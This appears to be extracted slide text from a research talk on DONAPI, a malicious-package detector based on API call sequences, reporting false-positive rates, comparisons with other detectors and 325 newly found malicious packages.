
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
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- Relatively low false positives (116/5000)



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


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- More balanced performance (all achieved 90%)




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- Relatively low false positives (**116/5000**)
- More balanced performance (**all achieved 90%**)
- Performs and significantly outperforms the other tools in the **M2 category**

# Evaluation (Validity)



## Long Term

Detector	Term	Total	Det.	Pos. Det.
DONAPI	Jan-May	2,764,022	1,727	325 (+165)
DONAPI			792	148 (+83)
GUARDDOG [27]	May	420,395	49,070	$\approx$ 6 in 1,000
AMALFI [59]			2,678	$\approx$ 22 in 1,000
SAP [36]			50,043	$\approx$ 6 in 1,000

Note Numbers in parentheses are the number of malicious packets detected by the model but not visually analyzed manually due to code obfuscation.

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- 325 **new** malicious packages!

# Evaluation (Validity)



## Long Term


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
- 325 **new** malicious packages!
- Better **robustness**!



# Conclusions



- A hierarchical classification framework using API call sequences to describe malware package categories.  
<https://das-lab.github.io/Donapi/>
- *Donapi*, an automated malicious package detector, directly maps each detected package to the final malicious category.
- 325 new malicious packages with manual checks, 2 unusual API calls, and 246 API call sequences that have not appeared in previous malicious samples.



**Thanks for your attention!**

<https://github.com/das-lab/Donapi>

